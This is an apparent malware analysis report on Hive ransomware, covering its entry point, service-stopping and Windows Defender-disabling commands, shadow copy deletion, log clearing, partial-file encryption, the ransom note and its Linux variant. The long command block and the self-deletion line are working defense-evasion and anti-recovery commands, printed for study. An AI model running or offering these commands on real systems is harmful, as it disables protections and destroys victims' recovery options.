UDURRANI

ENTRY POINT


In most cases, the ransomware group has utilized compromised VPN credentials to get on the network.


RANSOM PRICE:

1% of the total companies revenue

FLOW AND ACTIVITY

The payload MUST run with higher privileges. Initially, the ransomware tries to **kill**/**stop** multiple services.






COMMAND LINE ACTIVITY

```
net.exe stop "SDRSVC" /y
net.exe stop "UI0Detect" /y
net.exe stop "vmvss" /y
net.exe stop "VMware Physical Disk Helper Service" /y
net.exe stop "VSS" /y
net.exe stop "wbengine" /y
sc.exe config "NetMsmqActivator" start= disabled
sc.exe config "SamSs" start= disabled
reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t
REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t
REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t
REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD
/d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /
f
reg.exe add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f
reg.exe add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f
schtasks.exe /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
reg.exe delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "Windows Defender" /f
reg.exe delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f
reg.exe delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /f
reg.exe delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f
reg.exe delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d "4" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
vssadmin.exe delete shadows /all /quiet
wevtutil.exe cl system
wevtutil.exe cl security
wevtutil.exe cl application
wmic.exe SHADOWCOPY /nointeractive
bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
bcdedit.exe /set {default} recoveryenabled no
cmd.exe /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
"C:\Program Files\Windows Defender\MpCmdRun.exe"  -RemoveDefinitions -All
cmd.exe /c powershell Set-MpPreference -DisableIOAVProtection $true
powershell  Set-MpPreference -DisableIOAVProtection $true
cmd.exe /c powershell Set-MpPreference -DisableRealtimeMonitoring $true
cmd.exe /c powershell Set-MpPreference -DisableRealtimeMonitoring $true
cmd.exe /c powershell Set-MpPreference -DisableRealtimeMonitoring $true
```


The ransomware initiates the following command to delete itself (Delayed deletion)

cmd.exe /D /C ping.exe -n 5 127.0.0.0.1 && del <path_to_ransomware>

Activity Summary




Mitre Stats



File Encryption:

The ransomware uses **AES256 + RSA** algorithm for the file encryption. In some cases, it's using **RSA** + **Vernam cipher**. The ransomware group steals/exfiltrates data before the encryption process. First, the payload looks for files on the disc in a recursive fashion.



FindFirstFile(LPCWSTR lpFileName, LPWIN32_FIND_DATAW lpFindFileData)

FindNextFileW@IAT)(HANDLE hFindFile, LPWIN32_FIND_DATAW lpFindFileData)

```
call    dword [imp_FindFirstFileW]
mov     ecx, dword [ebp+var_2A4]
mov     dword [ebp+var_264], eax
cmp     ecx, 0x8
```

```
push    eax
push    ebx
call    dword [imp_FindNextFileW]
```

Once the payload finds the file with the right extension, the encryption process begins.

CryptGenKey, CryptImportKey, CryptExportKey, CryptEncrypt [For encrypting files with exported key], CryptAcquireContext, CryptDestroyKey etc.

The payload then adds the extension to the newly created filename

```
43 00 3a 00 5c 00 55 00 73 00 65 00 72 00 73 00 5c  C.:.\.U.s.e.r.s.\
00 66 00 6f 00 6f 00 5c 00 44 00 65 00 73 00 6b 00  .f.o.o.\.D.e.s.k.
74 00 6f 00 70 00 5c 00 63 00 37 00 2e 00 70 00 64  t.o.p.\.c.7...p.d
00 66 00 2e 00 67 00 52 00 71 00 73 00 45 00 6d 00  .f...g.R.q.s.E.m.
36 00 4e 00 4f 00 6e 00 51 00 5a 00 78 00 58 00 4d  6.N.O.n.Q.Z.x.X.M
00 65 00 58 00 6f 00 72 00 67 00 2d 00 71 00 6f 00  .e.X.o.r.g.-.q.o.
48 00 4d 00 76 00 4a 00 44 00 39 00 31 00 5a 00 48  H.M.v.J.D.9.1.Z.H
```

It adds the encrypted data to the file 4096 bytes at a time.


```
0363  17 fd 64 24 36 68 bb 25 9a b8 ab bc 0f da 33 cc 35  ..d$6h.%......
0374  9d 2d b2 21 98 c2 a8 6b a6 24 34 e2 e5 5f f3 1a fd  .-.!...k.$4.._...
0385  a1 c5 35 f8 3b 23 dd e0 51 22 14 2d ae a0 ac bc 09  ..5.;#..Q".-.....
0396  cb 6c 40 38 8a 71 51 8c dd 73 b7 e7 fd ca f7 d2 0d  .l@8.qQ..s.......
03a7  10 37 5e e6 f4 d2 7a 5a 4c 89 61 2a 94 e7 fb 22 70  .7^...zZL.a*...."p
03b8  19 9c ec 75 c1 b3 18 54 8d 8f 70 61 79 a4 d5 a6 e4  ...u...T..pay....
03c9  44 fc c2 c8 cb 87 7e cb 06 b3 ff 2b 63 44 f3 38 ab  D.....~....+cD.8.
03da  04 b4 97 1e 1c 10 2b 58 a7 d9 cd b9 9f 63 0b f9 99  ......+X.....c...
03eb  5b b7 23 c9 a6 04 4e 3d 89 ea a2 29 4e 0b 21 49 cb  [.#...N=...)N.!I.
03fc  d0 59 50 75                                        .YPu
```

Depending on the file size, not all content of the file is encrypted. This is mainly done for efficiency and speed. The files are encrypted in the following manner

4K BYTES HEADER + FEW BYTES IN THE MIDDLE + 4K BYTES FOOTER

*This is normally known as the spot method where total of **100KB** is encrypted / file. This method is very useful against **ESXi** or virtual drives as they have an extremely delicate binary structure.*

Normally, ransomware use multiple API's for this process. Here is the list:




Eventually, the original file is deleted


```
RtlInitAnsiStringEx ( 0x0028fd48, "FILE_NAME" )
                      ↓
NtOpenFile ( 0x0028fd48, DELETE | FILE_READ_ATTRIBUTES, 0x0028fd00, 0x0028fd38,
        FILE_SHARE_DELETE | FILE_SHARE_READ | FILE_SHARE_WRITE, FILE_NON_DIRECTORY_FILE | FILE_OPEN_FOR_BACKUP_INTENT | FILE_OPEN_REPARSE_POINT )
```

LOADED DLL's

COMPLETE EXECUTION STATS



LOW DETECTION / NO SIGNATURE MATCH



Ad-Aware	Gen:Variant.Razy.919999	ALYac	Gen:Variant.Razy.919999
Arcabit	Trojan.Razy.DE09BF	BitDefender	Gen:Variant.Razy.919999
Cylance	Unsafe	Cynet	Malicious (score: 100)
Emsisoft	Gen:Variant.Razy.919999 (B)	eScan	Gen:Variant.Razy.919999
FireEye	Gen:Variant.Razy.919999	GData	Gen:Variant.Razy.919999
Ikarus	Trojan-Ransom.FileCrypter	Jiangmin	Trojan.Generic.gzxxe
Kaspersky	VHO:Trojan-Ransom.Win32.Cryrar.gen	Malwarebytes	Malware.AI.3424510230
MAX	Malware (ai Score=89)	MaxSecure	Trojan.Malware.300983.susgen
SecureAge APEX	Malicious	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
Antiy-AVL	Undetected	Avast	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
CAT-QuickHeal	Undetected	ClamAV	Undetected

It’s clear that the Hive ransomware is able to bypass many AntiVirus vendors.


Lateral movement and persistence:

The ransomware doesn’t have any code path to lateral movement or persistence. This means that the hackers use other ways to achieve both. In most cases, the hackers spend some time on the network right after the entry point. This period is called the **dwell** time. During this time the hackers use different techniques e.g. **privilege escalation, credential dumping,** etc.

Ransom Note:

```
Your network has been breached and all data were encrypted.
Personal data, financial reports and important documents are ready to disclose.

To decrypt all the data and to prevent exfiltrated files to be disclosed at
http://-----REDACTED--------.onion/
you will need to purchase our decryption software.

Please contact our sales department at:

   http://------REDACTED------/

      Login:    ---REDACTED---
      Password: ---REDACTED---


To get an access to .onion websites download and install Tor Browser at:
   https://www.torproject.org/ (Tor Browser is not related to us)


Follow the guidelines below to avoid losing your data:

 - Do not modify, rename or delete *.key.----REDACTED--- files. Your data will be
   undecryptable.
 - Do not modify or rename encrypted files. You will lose them.
 - Do not report to the Police, FBI, etc. They don't care about your business.
   They simply won't allow you to pay. As a result you will lose everything.
 - Do not hire a recovery company. They can't decrypt without the key.
   They also don't care about your business. They believe that they are
   good negotiators, but it is not. They usually fail. So speak for yourself.
 - Do not reject to purchase. Exfiltrated files will be publicly disclosed.
```

LINUX VARIANT:



Both variants (Linux & Windows) are developed in GoLang

Linux variant works in the following way:


- The key is Exported to the disk
- Generate random fields by using the following SysCall


```
syscall(318, 0x7ffc5340ec44, 32, 1)
        /
       /
      ▼
sys_getrandom   char __user *buf    size_t count    unsigned int flags
```

- Use **AES** or **Vernam cipher** to encrypt files
- Modify **motd** to display the ransom message
- Delete the payload
- Kill non-root processes -> REBOOT


Interaction with the hacker and customer support

Apparently, the ransomware group has made a beautiful website to interact with the victims and offer decent support as well





LIST OF COMPROMISED ORGS (PUBLIC DATA)



Conclusion:

Hive ransomware is pretty efficient with the ability to encrypt windows, Linux, Unix, and ESXi. The encryption method is pretty coherent with ESXi. It's using partial encryption or spot method to gain speed. The payload initially generates cryptographic random fields. These fields are used in the file encryption process. They are stored at contiguous memory locations on the stack. The payload re-writes these fields in the memory to beat the file restoration activity. This makes the file encryption process undecryptable, so make sure you have a clean backup available. The hive ransomware uses a single key instead of generating a new symmetric key for each file.

If the ransom is not paid, the hackers will leak the data eventually or find a bidder to profit from the data

OTHER LINKS:

LOCKBIT2.0: Uses ProxyShell, ICMP tunneling, SQL_Hijack and other exploits to launch ransomware, and steal data

https://udurrani.com/0fff/lockbit_ransomware.pdf